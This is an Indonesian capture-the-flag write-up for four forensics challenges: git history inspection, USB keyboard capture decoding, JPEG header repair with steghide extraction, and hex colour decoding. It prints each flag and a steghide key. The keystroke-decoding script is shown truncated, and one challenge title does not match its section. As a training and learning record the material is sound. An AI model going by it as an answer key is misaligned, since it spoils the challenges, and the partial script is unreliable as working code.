Untuk mendapatkan flag pada soal **Strs**, kita hanya memerlukan command di **Kali Linux** yaitu command **strings.**

[History]

Executive Summary (Penjelasan singkat soal)

Diberikan soal berupa **chall.zip**



Technical Report (Penjelasan detail beserta screenshot step-by-step)

Langkah pertama kita unzip **chall.zip** dengan command unzip di terminal **git bash**

```
>> 11:30 AM Downloads  unzip chall.zip
Archive:  chall.zip
   creating: app/
   creating: app/.git/
   creating: app/.git/branches/
  inflating: app/.git/COMMIT_EDITMSG
  inflating: app/.git/config
  inflating: app/.git/description
  inflating: app/.git/HEAD
   creating: app/.git/hooks/
  inflating: app/.git/hooks/applypatch-msg.sample
  inflating: app/.git/hooks/commit-msg.sample
  inflating: app/.git/hooks/fsmonitor-watchman.sample
  inflating: app/.git/hooks/post-update.sample
  inflating: app/.git/hooks/pre-applypatch.sample
  inflating: app/.git/hooks/pre-commit.sample
  inflating: app/.git/hooks/pre-merge-commit.sample
  inflating: app/.git/hooks/pre-push.sample
  inflating: app/.git/hooks/pre-rebase.sample
  inflating: app/.git/hooks/pre-receive.sample
  inflating: app/.git/hooks/prepare-commit-msg.sample
  inflating: app/.git/hooks/update.sample
  inflating: app/.git/index
   creating: app/.git/info/
  inflating: app/.git/info/exclude
   creating: app/.git/logs/
  inflating: app/.git/logs/HEAD
   creating: app/.git/logs/refs/
   creating: app/.git/logs/refs/heads/
  inflating: app/.git/logs/refs/heads/master
   creating: app/.git/objects/
```


Setelah diunzip ada sebuah folder Bernama **app** dimana setelah masuk ke dalam folder tersebut ada sebuah **hidden file** Bernama **.git** , dan juga saat masuk ke dalam folder **app** terdapat **branch master** yang menandakan folder ini adalah sebuah folder **repository git**.

```
>> 11:33 AM app (master)  ls -a
./  ../  .git/  index.html
```

Kemudian kita menggunakan command **git log** untuk melihat **history commit**, ternyata folder ini sudah beberapa kali dikalakukan sebuah **commit**

```
>> 11:52 AM app (master)  git log
commit e541f933d88c29cb0244e0168d461276186af058 (HEAD -> master)
Author: Cyber Warriors <cyber@warriors.com>
Date:   Sat Nov 5 23:10:50 2022 +0700

    update index.html

commit a383108098a0b8a14cd25f7592f511b2f2f88bba
Author: Cyber Warriors <cyber@warriors.com>
Date:   Sat Nov 5 23:10:16 2022 +0700

    update index.html

commit b5560b5d12cc242ad7350680f4953f561e2a5ffa
Author: Cyber Warriors <cyber@warriors.com>
Date:   Sat Nov 5 23:09:31 2022 +0700

    add index.html

commit b96f3f90db47d1f6844c269057fc8b2862ce151e
Author: Cyber Warriors <cyber@warriors.com>
Date:   Sat Nov 5 23:08:40 2022 +0700

    add index
```

Lalu kami memutuskan untuk membandingkan **commit HEAD** dengan **commit** pertama kali dengan menggunakan **git diff** *id commit***.**



Lalu benar saja kami mendapati sebuah flag dari hasil perbandingan tersebut

Flag : cyberwarriors{Becareful_with_your_git!}


Conclusion (Kesimpulan dari soal)

Untuk dapat menemukan **flag** pada soal **History**, kita memerlukan **tool git,** Karena folder ini merupakan repositori **git.**

[Bukan network Traffic]


Executive Summary (Penjelasan singkat soal)

diberikan sebuah soal berupa **Wireshark Capture File**, dengan ekstensi .pcapng.




Technical Report (Penjelasan detail beserta screenshot step-by-step)

Pertama kita buka file tersebut dengan software Wireshark




Kemudian kita filter data yang hanya memiliki **Leftover Capture Data**. dengan perintah: **((usb.transfer_type == 0x01) && (frame.len == 72)) && !(usb.capdata == 00:00:00:00:00:00:00:00)**

setelah mendapatkan **Leftover Capture Data** kita masukkan Leftover Capture Data kedalam **column**, dengan klik kiri pada **Leftover Capture Data** lalu pilih **Apply as Column**



Kemudian kita eksport file dengan ekstensi **.csv**



Kemudian kita buka file yang telah kita eksport tadi

```
>> 07:57 AM wireShark  cat captured.csv
"No.","Time","Source","Destination","Protocol","Length","Leftover Capture Data","Info"
"1","0.000000","1.7.1","host","USB","72","00001a0000000000","URB_INTERRUPT in"
"3","0.103970","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"5","0.495800","1.7.1","host","USB","72","00000c0000000000","URB_INTERRUPT in"
"7","0.623795","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"9","1.583803","1.7.1","host","USB","72","0000150000000000","URB_INTERRUPT in"
"11","1.743855","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"13","1.839823","1.7.1","host","USB","72","0000080000000000","URB_INTERRUPT in"
"15","1.943856","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"17","2.375993","1.7.1","host","USB","72","0000160000000000","URB_INTERRUPT in"
"19","2.512008","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"21","2.768007","1.7.1","host","USB","72","00000b0000000000","URB_INTERRUPT in"
"23","2.887845","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"25","3.071829","1.7.1","host","USB","72","0000040000000000","URB_INTERRUPT in"
"27","3.199863","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"29","3.503828","1.7.1","host","USB","72","0000150000000000","URB_INTERRUPT in"
"31","3.607828","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"33","3.919983","1.7.1","host","USB","72","00000e0000000000","URB_INTERRUPT in"
"35","4.024017","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"37","4.487832","1.7.1","host","USB","72","00002c0000000000","URB_INTERRUPT in"
"39","4.631811","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"41","5.400015","1.7.1","host","USB","72","0000110000000000","URB_INTERRUPT in"
"43","5.520018","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"45","5.816016","1.7.1","host","USB","72","00000a0000000000","URB_INTERRUPT in"
"47","5.888016","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"49","5.991856","1.7.1","host","USB","72","00000a0000000000","URB_INTERRUPT in"
"51","6.096020","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"53","6.231868","1.7.1","host","USB","72","0000040000000000","URB_INTERRUPT in"
"55","6.359852","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"57","6.711817","1.7.1","host","USB","72","00002c0000000000","URB_INTERRUPT in"
"59","6.872021","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"61","7.632023","1.7.1","host","USB","72","00000b0000000000","URB_INTERRUPT in"
"63","7.720023","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
"65","7.832023","1.7.1","host","USB","72","0000040000000000","URB_INTERRUPT in"
"67","7.935821","1.7.1","host","USB","72","0000000000000000","URB_INTERRUPT in"
```

Kemudian kita lakukan **cut** data dengan **–delimiter** dan masukkan hasilnya ke dalam ekstensi **.txt** dengan perintah : **cat captured.csv | cut --delimiter "," -f 7 | cut --delimiter "\"" -f 2 | grep -vE "Leftover Capture Data" > output.txt**


```
>> 08:00 AM wireShark cat captured.csv | cut --delimiter "," -f 7 | cut --delimiter "\"" -f 2 | grep -vE "Leftover Capture Data" > hexoutput.txt
```

setelah itu buat **script python** untuk menerjemahkan dari **hex** ke bahasa manusia

script.py

```
39: '0',
40: 'Enter',
41: 'esc',
42: 'del',
43: 'tab',
44: 'space',
45: '-',
47: '[',
48: ']',
56: '/',
57: 'CapsLock',
79: 'RightArrow',
80: 'LetfArrow'
}

myKeys = open('output.txt')
i = 1
for line in myKeys:
  bytesArray = bytearray.fromhex(line.strip())
  for byte in bytesArray:
    if byte != 0:
      keyVal = int(byte)

      if keyVal in newmap:
        print (newmap[keyVal])


      i+=1
```

lalu kita run script tersebut dan kita mendapatkan flagnya.



Flag : cyberwarriors{c4ptur3_th3_k3yb04rd}


[stego]

Executive Summary


Diberikan file jpg yang corrupt, dari sini saya langsung berasumsi bahwa file header telah di ganti

Technical Report

Benar saja, file header telah dirubah



dengan melihat referensi di google kita bisa mengembalikan header file tersebut




setelah dibuka ternyata gambar hanya blank, namun sy berasumsi ada yang disembunyikan dari gambar tsb. Dengan menggunakan tools online bernama aperisolve, saya berhasil mendapatkan key yang sepertinya digunakan sebagai key steghide

Kamu nanya key nya apa?
Sini biar aku kasih tau yha
Jadi Key nya adalah
"CyberWarriorsHackathon2022"
yha, Rawrrrr

Ya ampun gini banget soal CTF

Setelah itu upload lagi gambar key aperi dengan memberi key pada seghide `CyberWarriorsHackathon2022`, setelah di download dan di extract dapat flag nya



Flag cyberwarriors{You_Cannot_Hiding_Forever}

Conclusion

1. kita bisa memberikan pesan tersembunyi menggunakan steghide
2. dengan mengubah saturasi warna kita juga dapat mengirim pesan
3. file di identifikasi menggunakan magic bytes


[what the hecks]

Executive Summary

Diberikan 12 warna berbeda pada zip file, saya dengan adanya judul soal. Saya berasumsi bahwa flag berada pada hex file.

Technical Report

Untuk mengecek hex nya saya menggunakan gimp, lalu saya urutkan hex dari gambar 1 hingga 12



Setelah dapat semua value hex nya, kita bisa mendecode nya dari hex to char

Flag cyberwarriors{K4mU_S4nGat_P1ntAr_!!}

